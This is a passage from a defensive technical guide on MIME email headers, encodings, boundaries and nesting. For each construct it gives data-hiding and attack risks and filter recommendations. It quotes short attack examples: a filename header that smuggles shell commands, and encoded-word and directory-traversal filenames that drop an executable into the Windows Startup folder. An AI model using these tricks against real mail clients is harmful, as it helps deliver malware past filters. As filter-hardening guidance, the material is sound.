Content-Type: text/html; charset="us-ascii"
Content-Transfer-Encoding: quoted-printable

<html>
  ...
    <img width="137" height="215" src="cid:image001.png@01CE256E.75DBC350">

  ...

</html>
```

[169] http://tools.ietf.org/html/rfc2045#section-7.

The Content-Location header field works the same way. A body part may contain both Content-ID and Content-Location header fields, and both are equally valid.

Although the Content-Location header field is supposed to contain a URL, it could contain sensitive information.

```
Content-Location: http://this/is/sensitive/information
```

RISKS AND RECOMMENDATIONS

As the format of the Content-ID header field is identical to that of a Message ID, it has the same risks as a Message ID. See Section 5.2.4 for more information on Message IDs.

Data Hiding – As the Content-Location header field can contain any information, it is a data hiding risk.

1. Validate – Validate that the value of the Content-Location header field is actually a URL.
2. Remove – The length of the URL should be restricted to reduce data hiding. Remove any characters that exceed the limit.

Data Attack – If the CID references a resource that doesn't exist, or if a body part has a Content-ID or Content-Location header field that is not referenced by a CID, then this may indicate an attempt to do something malicious.

3. Remove – Remove unused CIDs (those that do not reference a valid body part) and unused body parts with a Content-ID or Content-Location header field (those that are not referenced by a CID).

Data Disclosure – If sensitive URLs or information systems can be revealed, Content-Location is a data disclosure risk.

4. Replace – Replace sensitive URLs with a pseudonym.
5. Replace – If the Content-Location header field has a sensitive URL, replace the Content-Location header field with the Content-ID header field.

PRODUCT

RFC 2045 Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies

RFC 2557 MIME Encapsulation of Aggregate Documents, such as HTML (MHTML)

LOCATION

These header fields are found in a body part.

6.1.3. Content-Type

OVERVIEW

"The real power of MIME is in its ability to handle a wide variety of content types,"[170] which are specified using the Content-Type header field. A content type has both a type and a subtype. "The top-level media type is used to declare the general type of data, while the subtype specifies a specific format for that type of data."[171] There are eight types used in email, including text, image, application, message, and multipart. There are three categories of subtypes:

- A standard subtype
- A vendor specific subtype (prefixed by "vnd")
- An experimental or unofficial subtype (prefixed by "x")

The combination of a type and subtype is called a MIME type.

For example, Outlook allows the user to choose the formatting of the body, whether HTML, plain text, or rich text.




Figure 6-1. Email Body Formatting

If the user selects HTML, then the type will be text and the subtype will be HTML:[172]

```
Content-Type: text/html
```

The Content-Type header can contain parameters. If the data is textual, then the charset parameter specifies the encoding:

```
Content-Type: text/html; charset=UTF-8
```

If the content is a file, then the name parameter recommends a filename:[173]

```
Content-Type: application/pdf; name=SalesReport.pdf
```

If the body contains MIME content, this header is required.

The Content-Type header field is used in two different scenarios. First, it is used when the body has only one type of data, thus allowing the client to use the correct software to process that data. In this scenario, the Content-Type header field only appears in the message headers section.

[170] http://msdn.microsoft.com/en-us/library/ms526508%28v=exchg.10%29.aspx.
[171] http://www.ietf.org/rfc/rfc2045.txt.
[172] In reality, it's more complex than this. When sending an HTML message to another client, it creates a multipart/alternative message, where the first alternative is plain text, and the second is HTML.
[173] Note that the filename parameter in the Content-Disposition header field is where the filename *should be* recommended; however, some clients use this instead. See Section 6.1.5 for more information.

Second, the Content-Type header field is used when the body has multiple parts, thus allowing there to be various types of data within the body, such as HTML text and a PNG image, and allowing the client to use the correct software to process each part. In this scenario, the Content-Type header field must appear in multiple places. First, it must appear in the message headers section. When used here it must also have the boundary parameter that specifies the dividing line between each body part:

```
Content-Type: Multipart/alternative; boundary="xxxxxxxxxx"
```

Second, the Content-Type header field must also appear in each body part, thus identifying the contents of that part:

```
--xxxxxxxxxx
Content-Type: text/plain; charset=UTF-8

The plain text version of the content goes here...

--xxxxxxxxxx
Content-Type: text/html; charset=UTF-8

<html>...The html version of the content goes here...</html>

--xxxxxxxxxx--
```

IANA maintains a list of allowed types and subtypes, though users can create their own.[174] An application could create a fake type and subtype from sensitive information:

```
Content-Type: This_is/sensitive_data; boundary=that_we_are_hiding_here
```

When a client sends data with the charset parameter, it may claim that the data has one encoding (e.g., UTF-8) when it actually has another (e.g., ISO 8859-7). If the receiving email client blindly reads and decodes the data, it may not be able to correctly filter it.

RISKS AND RECOMMENDATIONS

Every MIME type has a different set of risks; detailing all of these risks are beyond the scope of this document. Each body part specified by a Content-Type header should be sent to a corresponding external filter for further inspection and sanitization. For example, if the MIME type is text/html, then send the contents to an HTML filter. If it's application/rtf, then send to an RTF filter. If it's image/jpg, then send to a JPG filter. And so on.

Specifying a filename has certain risks; these are discussed in the Content-Disposition construct (see Section 6.1.5).

[174] http://www.iana.org/assignments/media-types.

Data Hiding – If the MIME type is unknown, the content may contain sensitive information that cannot be adequately inspected. If the wrong encoding is specified in the charset parameter, then the wrong decoder will be used, potentially preventing automated filters and human reviewers from adequately scanning the content. These are data hiding risks.

1. Validate – Validate that the MIME type is on an enumerated list of allowed types.
2. Validate - Use heuristics to validate that the stated character encoding matches the actual character encoding.
3. Remove – Remove any body parts with a MIME type that are unknown or invalid (e.g., */* or unknown/unknown).
4. Remove – Remove any body parts that cannot be adequately inspected and sanitized.
5. Remove – Remove any body parts that do not have a Content-Type header.[175]
6. Replace – If possible, transcode the content using another, similar, supported character encoding.

Data Attack –If a MIME type can contain executable content, then it is a data attack risk.

7. Remove – Remove any body part that contains executable content (e.g., application/exe, application/com, text/javascript).

PRODUCT

RFC 2045 – Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies

RFC 2046 - Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types

LOCATION

Content-Type is a header field that is part of the message header; it is also used in each body part if the overall message is multipart.

6.1.4. Content-Transfer-Encoding

The Content-Transfer-Encoding header serves two distinct but related purposes. If a transfer encoding scheme was applied to the data, it identifies the scheme, either quoted-printable or Base64. If no transfer encoding scheme was used, then this header identifies whether the data is 7-bit data, 8-bit data, or binary data. This header can be part of the message headers and body part headers.

For more information about the Content-Transfer-Encoding header, see Section 6.2.

[175] RFC 2045 specifies that body parts without a Content-Type header can be assumed to be US-ASCII plain text, but this may not always be true.

6.1.5. Content-Disposition

OVERVIEW

The Content-Disposition header field tells the email client that receives the message how to display a body part; in other words, this field is about presentation style. If the style is inline, then the client should automatically display the content inline along with the rest of the message. This example, created in Outlook, displays an image inline:

```
Content-Type: image/png; name="image001.png"
Content-Description: image001.png
Content-Disposition: inline; filename="image001.png"; size=2855;
      creation-date="Wed, 20 Mar 2013 17:25:59 GMT";
      modification-date="Wed, 20 Mar 2013 17:25:59 GMT"
Content-ID: <image001.png@01CE256E.75DBC350>
Content-Transfer-Encoding: base64
```

If the style is attachment, then the client should require the user to perform some additional action in order to open or view the content. The optional filename parameter can be used to suggest a name for the file.[176] This example, also created in Outlook, has a Word document as an attachment:

```
Content-Type: application/vnd.openxmlformats-
       officedocument.wordprocessingml.document; name="document.docx"
Content-Description: document.docx
Content-Disposition: attachment; filename="document.docx"; size=12548;
      creation-date="Thu, 21 Mar 2013 13:00:33 GMT";
      modification-date="Thu, 21 Mar 2013 13:00:34 GMT"
Content-Transfer-Encoding: base64
```

The filename may include a path, relative or absolute, which may cause the client to save the file to a restricted location. The filename may contain characters that have special meaning in the file system or in shell commands; it may also contain escape characters, such as the backslash.[177] Here is one example of an exploit used against an older version of Apple's Mail app that interacted with the underlying Unix system:[178]

```
Content-Disposition: inline; filename=Heise.jpg
/bin/ls –al
echo "You are vulnerable!"
```

If the data type and subtype do not match the extension of the filename, a client may be fooled into saving or opening malicious content. In this example, the file claims to be a zip file but is actually an HTML file with a malicious Javascript payload:[179]

[176] Note that the name parameter in the Content-Type header field can also be used to suggest a name for the file. See Section 6.1.3 for more information.
[177] http://www.securityfocus.com/archive/1/395584.
[178] *OS X Exploits and Defense: Own it...Just Like Windows or Linux!* by Paul Baccas, et al., page 55.
[179] http://spamassassin.1065346.n5.nabble.com/another-malware-MIME-header-trick-that-works-with-at-least-one-email-client-td100865.html.

```
Content-Type: application/zip
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="Wire_ID88283.htm"
```

RISKS AND RECOMMENDATIONS

Data Attack – If this header is used to save malicious, executable content or to save a file to a restricted location, it is a data attack risk.

1. Validate – Verify that the file extension matches both the Content-Type header and the actual contents of the file.
2. Validate – Verify that the file extension is on an approved whitelist (e.g., allow .txt but not .exe).
3. Replace – Replace any special characters from the filename and extension with a corresponding benign character (e.g., replace a tilde with a hyphen).
4. Remove – If the filename and/or extension exceeds some maximum length, truncate them.
5. Remove – Remove all path information from the filename.

As mentioned above, the filename can be specified in the Content-Type header, the Content-Disposition header, or both. If it's in the Content-Type header, ensure that it follows the recommendations listed here. If it's in both, ensure that the same filename is used in both places.

PRODUCT

RFC 2183 Communicating Presentation Information in Internet Messages: The Content-Disposition Header Field

LOCATION

This header field is found in a body part.

6.2. MIME Encoding

OVERVIEW

RFC 5321 limits the body of an SMTP message to 7-bit US-ASCII.[180] This assumes that data in the body is 7-bit and that the SMTP clients and servers are 7-bit systems, assumptions that are rarely true these days. These limitations can be removed with MIME encoding.

7 Bit

[180] http://tools.ietf.org/html/rfc5321#section-2.3.1.

If an SMTP client wants to send 7-bit data, it uses the HELO command, which prevents the server from using ESMTP commands:

```
HELO smtp.example.com
```

The client indicates that the content is 7-bit by using the BODY parameter of the MAIL command:

```
MAIL FROM: <john@example.com> BODY=7BIT
```

It also indicates that the content is 7-bit (without any transfer encoding) with the Content-Transfer-Encoding header:

```
Content-Transfer-Encoding: 7bit
```

Although these seem redundant, they are not. The MAIL command is used by the SMTP client and server to correctly transfer the email message to the recipient's mail server. The Content-Transfer-Encoding header is used by the recipient's email client to correctly display the content.

Quoted Printable

If the data contains byte values outside of US-ASCII, it can still be processed and transmitted by a 7-bit SMTP server if the data is first encoded as 7-bit. RFC 2045 defines two transfer encodings for this purpose;[181] the first is known as quoted printable (QP).

QP is an encoding scheme designed to be used when most of the data is US-ASCII. US-ASCII characters remain unchanged; non-US-ASCII characters are escaped with the equals sign ("=") and represented by two hexadecimal digits.[182] For example, this Spanish phrase contains non-ASCII characters:

```
¡Hola Señor Juan!
```

When QP-encoded, it looks like this:

```
=B7Hola Se=F1or Juan!
```

QP-encoding results in data that is generally still readable by a human. It is reversible, which means that when decoded, the original, non-US-ASCII characters can be recovered; decoding is required in order to read the data in its original encoding (e.g., UTF-8).

An SMTP client specifies that the data is QP-encoded with the Content-Transfer-Encoding header:

```
Content-Transfer-Encoding: quoted-printable
```

[181] Although the RFC only specifies two encodings, clients can use any encoding they want. Two older encodings that have been used for this purpose are Uuencode (on Unix systems) and BinHex (on Macs).
[182] http://tools.ietf.org/html/rfc2045#page-19.

Base64

The other transfer encoding specified by RFC 2045 is Base64, which is designed to be used with binary data. All the bytes are mapped to US-ASCII characters, but the results are not human readable. The upside, however, is that when encoding binary data, Base64 is a fairly efficient scheme.[183] Like QP, Base64-encoded content must be decoded to its original format before it can be used. For example, this Spanish phrase:

```
¡Hola Señor Juan!
```

Looks very different when Base64-encoded:

```
oUhvbGEgU2Xxb3IgSnVhbiE=
```

An SMTP client specifies that the data is Base64-encoded with the Content-Transfer-Encoding header:

```
Content-Transfer-Encoding: base64
```

Encoded-Word

Like the body, email headers are defined to be 7-bit US-ASCII.[184] Sometimes, however, there is a need to transmit 8-bit data with 7-bit encoding. As a general solution for this problem, MIME has specified a way for some headers to encode 8-bit data using printed-quotable (QP) or Base64 encoding; it's called an encoded word.[185]

An encoded word has a specific structure, as defined by this BNF statement:

```
encoded-word = "=?" charset "?" encoding "?" encoded-text "?="
```

As an example, suppose this is our subject, which contains UTF-8-encoded characters:

```
Subject: ¡Hola Señor Juan!
```

If the value of this subject is encoded as an encoded word using QP, it looks like this:

```
Subject: =?UTF-8?Q?=C2=A1Hola_Se=C3=B1or_Juan!?=
```

If it's encoded using Base64, it looks like this:

```
Subject: =?UTF-8?B?wqFIb2xhIFNlw7FvciBKdWFuIQ==?=
```

Encoded words are supported by many email clients; Outlook 2010, Thunderbird 17, Gmail, and Apple Mail all correctly decode and display subjects with encoded words.

An encoded word can be used to hide executable content. For example, a filter may not detect the presence of this executable attachment:[186]

[183] http://msdn.microsoft.com/en-us/library/exchange/ms988628%28v=exchg.65%29.aspx.
[184] http://tools.ietf.org/html/rfc5322#section-2.2.
[185] http://tools.ietf.org/html/rfc2047#section-2. Note that encoded words have been superseded by other specs such as RFC 6532.
[186] http://securityvulns.com/advisories/content.asp.

```
Content-Type: text/plain; =?us-ascii?Q?name=evilsoftware.exe?=
```

An encoded word can be used to hide unauthorized directory traversal. For example, an email client might not allow the backslash character ("\") in the Content-Disposition header, thus a header like this might be ignored:

```
Content-Disposition: attachment; filename="..\..\..\evilsoftware.exe"
```

But if this same header had an encoded word, then the backslashes might not be detected:[187]

```
Content-Disposition: attachment; filename="=?iso8859-
1?B?Li5cLi5cLi5cLi5cLi5cV2luZG93c1xTdGFydCBNZW51XFByb2dyYW1zXFN0YXJ0dXBcMTIzLmV4ZQ==?
="
```

8 Bit

If an SMTP client wants to send 8-bit data,[188] it uses the EHLO command:

```
EHLO smtp.example.com
```

If the SMTP server supports 8-bit, it will respond with the EHLO keyword 8BITMIME. This extension allows the body of an SMTP message to contain octets outside the 7-bit US-ASCII character set:

```
250-smtp.server.com at your service
250 8BITMIME
```

The client should indicate that the content is 8-bit by using the BODY parameter of the MAIL command:

```
MAIL FROM: <john@example.com> BODY=8BITMIME
```

It also indicates that the content is 8-bit (without any transfer encoding) with the Content-Transfer-Encoding header:

```
Content-Transfer-Encoding: 8bit
```

Nearly all modern SMTP clients and servers are 8-bit clean, which means they can correctly process 8-bit character encodings such as UTF-8 and the ISO 8859 series. Even so, SMTP clients often encode their messages as 7-bit using QP or Base64 just in case the message might travel through a 7-bit server.

If an SMTP client has an 8-bit message, but the SMTP server does not support 8-bit messages, then the client can either convert the message to a 7-bit format or treat it as a permanent delivery error.[189] This conversion should cause no loss of information, and

[187] http://securitytracker.com/id/1000541.
[188] "8bit encoding has the same line-length limitations as 7bit encoding. It allows 8bit characters. No encoding or decoding is required for 8bit files" (http://msdn.microsoft.com/en-us/library/exchange/ms988630%28v=exchg.65%29.aspx). For more information, see http://tools.ietf.org/html/rfc2045#section-2.8.
[189] http://tools.ietf.org/html/rfc6152#section-3.

the resulting message must be valid. Some servers, however, have not done this conversion well, resulting in data loss, data corruption, and invalid data. Additionally, conversion software has been the target of exploits that cause a buffer overflow and allow an attacker to gain control of the server.[190]

Some SMTP clients, notably older versions of Exchange, ignore the EHLO response keywords of SMTP servers and blindly send out 8-bit messages; if the SMTP server does not support 8-bit messages, this may cause the messages to bounce with an error:

```
5.6.1 Body type not supported by Remote Host
```

This problem is not as significant as it once was, as 8-bit is more supported than it used to be.

Binary

If an SMTP client wants to send binary data,[191] it uses the EHLO command:

```
EHLO smtp.example.com
```

If the server supports binary, it will respond with the EHLO keyword BINARYMIME. This extension allows the body to contain octets outside the 7-bit US-ASCII character set as well as null bytes.[192] (The BINARYMIME extension can only be used with the CHUNKING extension and the BDAT command.[193])

```
250-smtp.server.com at your service
250 BINARYMIME
```

A server can support both 8-bit and binary:

```
250-smtp.server.com at your service
250-8BITMIME
250 BINARYMIME
```

The client should indicate that the content is binary by using the BODY parameter of the MAIL command:

```
MAIL FROM: <john@example.com> BODY=BINARYMIME
```

It also indicates that the content is binary (without any transfer encoding) with the Content-Transfer-Encoding header:

```
Content-Transfer-Encoding: binary
```

[190] http://capec.mitre.org/data/definitions/42.html.
[191] "Binary encoding is simply unencoded binary data. It has no line-length limitations" (http://msdn.microsoft.com/en-us/library/exchange/aa563323%28v=exchg.140%29.aspx). For more information, see http://tools.ietf.org/html/rfc2045#section-2.9.
[192] Thus 8BITMIME is a subset of BINARYMIME.
[193] See Section 4.3.3 for more on CHUNKING and BDAT.

The BINARYMIME extension is not widely supported, though it is supported by Exchange 2000 and later. It is the default behavior for sending email between Exchange servers in the same routing group (Exchange 2000) or within the same organization (Exchange 2003 and later). Exchange uses the BINARYMIME extension as part of its proprietary Summary Transport Neutral Encoding Format (STNEF).[194]

If an SMTP client has a binary message, but the SMTP server does not support binary messages, then the client can convert the message to an 8-bit format, convert it to a 7-bit format, or treat it as a permanent delivery error.[195] This conversion should cause no loss of information, and the resulting message must be valid.

RISKS AND RECOMMENDATIONS

As content can be encoded as 7-bit, 8-bit, or binary data, an SMTP filter must be able to process all three. As content can also be encoded as QP or Base64, an SMTP filter must be able to decode these. A filter must be able to detect the presence of encoded words.

If a filter converts from one message encoding to another, then it must be able to do this conversion without data loss or data corruption, and the resulting data must be valid.

Data Hiding – If a client advertises that that the content has a certain encoding, but it actually uses a different encoding, then it might be difficult for filters to process the content. This is a data hiding risk. If a filter cannot process a given encoding, then it is a data hiding risk. If a filter cannot detect the presence of an encoded word, then it is a data hiding risk.

1. Validate – Verify, as much as is possible, that the content has been encoded with the specified encoding.
2. Remove – If any characters have codepoints outside of the specified encoding, remove those characters completely (i.e., remove all bytes, especially if it's a multi-byte character).
3. Remove – Remove any body parts that have an encoding that cannot be decoded.
4. Remove – Remove any encoded words that have an encoding that cannot be decoded.
5. Replace – If possible, transcode the content using another encoding.
6. Replace – Replace encoded words with their equivalent content; that is, decode each encoded word and then perform whatever processing is typically done for that header, such as parsing, validating, sending to an external filter, or whatever.
7. Reject – If the content uses a different encoding from what is specified, reject the message.
8. Reject – Reject any message that has an encoding that cannot be decoded.

[194] http://technet.microsoft.com/en-us/library/bb232174(v=exchg.80).aspx.
[195] http://www.ietf.org/rfc/rfc3030.txt. See Section 3.

9. External Filtering Required – Send the content to a filter that converts it to 7-bit; this should remove all the extraneous characters beyond the standard Roman characters. If the content is supposed to be in a language other than English, this may significantly alter the contents. It may also remove certain characters, such as the accented a (á) found in the last name Hernández.

Data Attack – When encoded words are used to try and hide risky content (e.g., malicious executables), they are a data attack risk.

10. Replace – Replace encoded words with their equivalent content.
11. Reject – Reject any message that has encoded words in unauthorized header locations.

PRODUCT

RFC 2045 - Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies

RFC 2047 – MIME (Multipurpose Internet Mail Extensions) Part Three: Message Header Extensions for Non-ASCII Text

RFC 3030 – SMTP Service Extensions for Transmission of Large and Binary MIME Messages

RFC 6152 – SMTP Service Extension for 8-bit MIME Transport

LOCATION

8BITMIME and BINARYMIME are EHLO keywords and values for the BODY parameter of the MAIL command. Content-Transfer-Encoding is header field that can be in the header section or in a body part. Encoded words can appear in various headers in the header section or in a body part.

6.3. MIME Composite Media Types

These constructs are from headers that are unique to the two composite types, multipart and message.

6.3.1. Preamble and Epilogue

OVERVIEW

The preamble is the part of the body before the first boundary of a multipart message. “Many MIME implementations have found this to be a convenient place to insert an explanatory note for recipients who read the message with pre-MIME software, since such notes will be ignored by MIME-compliant software."[196]

```
From: John Doe <john@example.com>
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="some-boundary-text"

This is the preamble.  If you are reading this text, your
email client does not understand multipart MIME messages.

--some-boundary-text
...
```

The epilogue is the part of the body after the final boundary of a multipart message.

```
...
--some-boundary-text--

This is the epilogue.  Nothing should be here.
```

If a message has nested multiparts, there can be a preamble and an epilogue for each inner multipart. This is an example of a preamble for an inner body part:

```
--outer-boundary
Subject: Part 3 of the outer message is multipart!
Content-Type: multipart/parallel; boundary=inner-boundary

A one-line preamble for the inner multipart message.
--inner-boundary
```

This is an example of an epilogue for an inner body part:

```
--inner-boundary--
The epilogue for the inner multipart message.
--outer-boundary
```

MIME-compliant email clients, such as Outlook and Thunderbird, ignore preambles and epilogues, which is what they should do. "These areas should generally be left blank, and implementations must ignore anything that appears before the first boundary delimiter line or after the last one."[197] This makes the preamble and the epilogue good places to hide sensitive data, especially those on the inner body parts.

RISKS AND RECOMMENDATIONS

Data Hiding – As MIME-compliant clients do not typically display the preamble or the epilogue, they are data hiding risks.

1. Remove – Remove the preamble and the epilogue.
2. Replace – Replace the preamble and epilogues with pre-defined messages.

[196] http://tools.ietf.org/html/rfc2046#section-5.1.1.
[197] http://tools.ietf.org/html/rfc2046#section-5.1.1.

3. External Filtering Required – Send the preamble and epilogue to an external filter, perhaps one that does dirty word searching.

PRODUCT

RFC 2046 - Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types

LOCATION

The preamble and epilogue are the first and last parts of the body of a multipart message.

6.3.2. Boundary String

OVERVIEW

The boundary string delimits the body parts in a multipart message; as such it obviously cannot appear anywhere within the body parts. When the boundary string is used in the body, it is preceded by two hyphens ("--"), restricted to 70 characters or less, and terminated with a CRLF. The final boundary string is also followed by an extra pair of hyphens at the end. The boundary is specified in the Content-Type header field, such as in this example:

```
Content-Type: multipart/mixed; boundary=gc0p4Jq0M2Yt08j34c0p
```

As the boundary string is simply a set of characters, it can contain sensitive data, as shown in this example:

```
Content-Type: multipart/mixed; boundary=this_is_sensitive_data
```

Some mail servers use meaningful information as part of the boundary string. Outlook 2010, for example, uses the message ID to form the boundary string, and the message ID includes the name of the SMTP server.

```
Message-ID: <1B0E0A42CBA5E943BA6175AE7FDD6B5B039CD956@EXCH01.COMPANY.COM>
Content-Type: multipart/related;
 boundary="_004_1B0E0A42CBA5E943BA6175AE7FDD6B5B039CD956EXCH01COMPANYCO_"
```

If an email contains too many boundaries and thus too many body parts, it can cause an email client to freeze; this is a DoS attack sometimes known as multikill.[198] If an email declares a message to be multipart and declares a boundary but doesn't actually use the boundary in the body (i.e., nothing but a preamble), or if an email declares a message to be multipart but declares an empty boundary, this could signify an attempt to hide malicious content from anti-virus software.[199]

[198] http://www.securityfocus.com/archive/1/499038 and http://www.securityspace.com/smysecure/catid.html?id=1.3.6.1.4.1.25623.1.0.800083.
[199] http://www.giac.org/paper/gcih/690/bypassing-first-layer-defense-isp-empty-mime-boundary/106934.

Modern email clients ensure that the boundary string does not appear in the message body parts when a multipart email is created; however, it is still possible to handcraft an email that violates this structure and send it out using a custom email client. When this is done, email clients that receive the "broken" email react differently. Some ignore the boundaries in the body parts. Some display fragments of the message, but different clients display different fragments. Some don't display anything. This is obviously an opportunity to hide data from recipients as well as a potential opportunity crash a client app that doesn't carefully parse multipart emails.

RISKS AND RECOMMENDATIONS

Data Hiding – A boundary string can contain sensitive information, thus it is a data hiding risk. If the boundary string appears within the body parts, this is a data hiding risk.

1. Validate – Validate the format of the boundary string. This may require an understanding of the algorithm used by the SMTP servers in a given context. Ensure that the boundary string is not empty.
2. Validate – Every appearance of the boundary string must be treated as a boundary string; the content between boundary strings must be treated as a complete body part and inspected and sanitized as such. In some cases, this will cause body parts to be disconnected from their body part headers, which means they will be treated as plain text bodies.
3. Replace – Replace the boundary string with a new globally unique identifier, both in the Content-Type header field and in the message body.
4. External Filtering Required – Send the boundary string to a dirty word filter.

Data Attack – Too many boundaries can cause a client to freeze, thus this is a data attack risk. Not enough boundaries or an empty boundary can indicate an attempt to hide malicious content, thus this is a data attack risk.

5. Validate – Validate the format of the boundary by ensure that it only has the allowed characters and that it is not empty.
6. Remove – If the number of boundary strings in a message exceeds a threshold, remove all the body parts beyond that threshold.
7. Reject – Reject a message if the boundary string alignment is not correct
8. Reject – Reject a multipart message that has only one part body but does not have an initial and final boundary string.
9. Reject – Reject any multipart message with an empty boundary string.

Data Disclosure – If the boundary string is created using meaningful information, it is a data disclosure risk.

10. Replace – Replace the boundary string with a new globally unique identifier, both in the Content-Type header field and in the message body.

PRODUCT

RFC 2046 - Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types

LOCATION

Boundary is a property of the Content-Type header and the delimiter between body parts in a multipart message.

6.3.3. Nesting

OVERVIEW

A multipart message contains multiple body parts, any of which can be another multipart message or an entire email message (i.e., content type is message/rfc822), like a series of Russian dolls. Thus, MIME supports infinite nesting. Many email clients implement this; an email message can contain another email message as an attachment, which in turn can contain yet another email message, etc. In this example, a mixed message has two parts, an image and alternative message; the alternative message also has two parts, plain text and HTML. Syntactically, the message looks like this:

```
MIME-Version: 1.0
Subject: A nested multipart example
Content-Type: multipart/mixed; boundary=first-boundary

--first-boundary
Content-Type: image/png
Content-Transfer-Encoding: Base64

... base64-encoded image is here ...

--first-boundary
Content-Type: multipart/alternative; boundary=second-boundary

--second-boundary
Content-Type: text/plain; charset=UTF-8

The plain text version of the content goes here...

--second-boundary
Content-Type: text/html; charset=UTF-8

<html>...The html version of the content goes here...</html>

--second-boundary--

--first-boundary--
```

Semantically, it looks like this:




Figure 6-2. The Semantics of a Nested Message

In a multipart message, a unique boundary value is required for each level of nesting.

Nesting can hide content if a filter does not recurse through all the levels. When anti-malware software does not infinitely recurse, then malicious content can be hidden at the lowest level.[200] Nesting can also cause a DoS attack when a filter or email client attempts to recurse through too many levels.[201]

RISKS AND RECOMMENDATIONS

Data Hiding – If data is nested too deep, it may not be inspected, allowing data to be hidden.

1. Remove – Remove any body parts that are nested more than some maximum threshold.
2. Reject – Reject any message that has more levels of nesting that some maximum threshold.

Data Attack – If data is nested too deep, it may not be inspected, allowing malicious content to be hidden; it might also facilitate a DoS attack.

3. Remove – Remove any body parts that are nested more than some maximum threshold.
4. Reject – Reject any message that has more levels of nesting that some maximum threshold.

PRODUCT

RFC 2046 - Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types

LOCATION

[200] http://bugs.debian.org/cgi-bin/bugreport.cgi?bug=403034.
[201] http://www.intelligentexploit.com/view-details.html?id=9725; http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-1944

Nested levels are part of the body of a MIME-formatted email message.

6.3.4. Multipart

OVERVIEW

If the body has multiple parts, then the value of the type (specified in the Content-Type header field) is multipart. The subtype can be mixed, digest, alternative, or related.

Multipart/mixed and multipart/digest both indicate that the body contains one or more independent parts that are meant to be viewed in order. Multipart/mixed is designed to contain a variety of content types, one in each body part:

```
Content-Type: multipart/mixed; boundary=some-boundary
```

Multipart/digest is designed to contain a collection of emails, one in each body part (i.e., it is a digest of other emails):

```
Content-Type: multipart/digest; boundary=some-boundary
```

Multipart/alternative indicates that the body contains multiple parts each of which is an alternate representation of the same content. The client can pick whichever one it wants to display; typically it displays the "best" one it can, unless the user settings say otherwise. For example, if an email message has a plain text body part and an HTML body part—this is a common use for multipart/alternative—then the client will display the HTML unless the user chooses plain text.




Figure 6-3. View Settings for the Message Body in Thunderbird

If a given environment is known to use a certain email client that knows how to render HTML, such as Outlook, a sneaky user may try to hide data in the plain text alternative, knowing that it is unlikely to be displayed.

Multipart/related indicates that the body contains multiple parts that are all needed in order to understand the message. The relationships among the parts are typically done via CID and the Content-ID header field (see Section 6.1.2).

Although the name multipart suggests that a body should have at least two parts, it is allowed to have only one part. In most cases the outer layer is unnecessary, though there is one exception. The Content-Transfer-Encoding header field cannot have a value of quoted-printable or base64 when it is a message header; therefore, if the contents of the body are QP- or Base64-encoded, then the body will need to be wrapped in a multipart layer.

RISKS AND RECOMMENDATIONS

With the exception of multipart/alternative, multipart emails are not inherently risky, but they can be tricky to parse correctly. Historically many email clients have had trouble with this task. An email filter must be able to identify and extract each body part and then process each one correctly based upon its own header fields, particularly Content-Type. As discussed in Section 6.3.3, this may need to be done recursively, as body parts may contain other multipart emails or other email messages.

If a body is designated as multipart but only has one part, it might be good to remove the outer layer, unless it is QP- or Base64-encoded, as mentioned above.

Data Hiding – If an email body or body part is multipart alternative and if given environment uses a single email client, there is a data hiding risk.

1. Remove – Remove the unused alternative and convert to multipart mixed.
2. Remove – Remove the contents of the unused alternative but do not alter the structure.
3. External Filtering Required – Send the contents of the unused alternative to an external filter, perhaps a dirty word search.

PRODUCT

RFC 2046 - Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types

RFC 2387 - The MIME Multipart/Related Content-type

LOCATION


Multiple body parts are found in the body of a message.

6.3.5. Message/Rfc822

OVERVIEW

“The message/rfc822 content type is used to enclose a complete message within a message. It is different from other MIME body parts in that it must be a fully formed

RFC822 message, complete with headers."[202] Clients typically use this content type when the user creates a new email message and then drag-and-drops another message into the new one as an attachment.



john@example.com;

A new message

Another message

This is a new message...

Figure 6-4. A Message Within a Message in Outlook

The new message is typically multipart/mixed, and each drag-and-dropped message is message/rfc822. Message/rfc822 is not typically used when forwarding or replying to a message.

RISKS AND RECOMMENDATIONS

